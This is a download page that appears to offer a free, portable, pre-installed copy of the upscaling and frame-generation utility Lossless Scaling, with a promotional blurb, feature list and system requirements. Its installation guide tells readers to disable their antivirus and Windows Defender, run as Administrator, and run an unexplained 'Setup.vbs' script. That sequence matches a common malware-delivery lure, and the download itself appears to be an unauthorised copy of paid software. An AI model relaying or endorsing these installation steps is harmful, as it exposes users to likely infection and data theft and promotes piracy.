
Lossless Scaling PC - Gameplay

The pitch is simple: it takes whatever you're running and makes it look better or run smoother, depending on what you need. Frame generation, upscaling, and sharpening are all handled in one place, and it works on almost anything—old games, emulators, even windowed applications that weren't built with this kind of thing in mind. What makes it useful is the flexibility.
You can scale a low-resolution game up to fill your monitor without it looking like a blurry mess, or generate extra frames to smooth out something that's stuck at thirty. It's not magic—bad source material stays bad—but for the right use case, it's genuinely transformative. The interface is simple enough that you don't need to understand the technical details, though there are enough options for people who do. It's the kind of utility that quietly earns its place in your library.
Game Features:


- Frame Generation – Adds interpolated frames to smooth out games running at lower frame rates, which helps on older or demanding titles.

- Upscaling and Sharpening – Scales low-resolution content up without the usual blur, with adjustable sharpening to keep detail intact.
- Broad Compatibility – Works with games, emulators, and windowed applications, including titles that don't natively support modern scaling.
- Simple Interface With Depth – Easy to use out of the box, but with enough options for people who want to fine-tune.
- Low Overhead – The performance cost is minimal, so the gains usually outweigh what you lose.
Game Screenshots Gallery
Installation Guide
Step-by-step setup process- 1 The game is pre-installed and portable, so you don't need to install it.
- 2 Extract the downloaded RAR/ZIP file using WinRAR, 7-Zip, or any compatible archive tool.
- 3 Open the extracted game folder.
-
4
Run directly /
Install Setup.vbs
Please review these important details before installation:
- Disable your Antivirus/Windows Defender before extracting the game files.
- Always run the game as Administrator to avoid permission-related issues.
- For detailed instructions, please read the Guide.txt file included in the game folder.
- ⚙️ Setup Script (.VBS) — This is a lightweight installation script required to configure the game automatically. Run it and follow the on-screen instructions.
System Requirements
Minimum specifications neededSign in and add your hardware specs to find out
REQUIRES A 64-BIT PROCESSOR AND OPERATING SYSTEM
| OS | Windows 11 version 24H2 |
| Graphics | GeForce RTX 30 series / Radeon RX 6000 series / Arc series |
| DirectX | Version 11 |
Recommended For You

Booster Pack Heroes
160MB
ONE PIECE: Grand Gourmet
130MB
Duelist: Idle Expedition
160MB
Mimic Party
203MB
Dressmaker
304MB
Nomad Drive
2.2GB
People Playground
163MB
How They Built the Pyramids
386MBComments (0)
Leave a comment
Your email address will not be published. Required fields are marked *
No comments yet. Be the first to comment.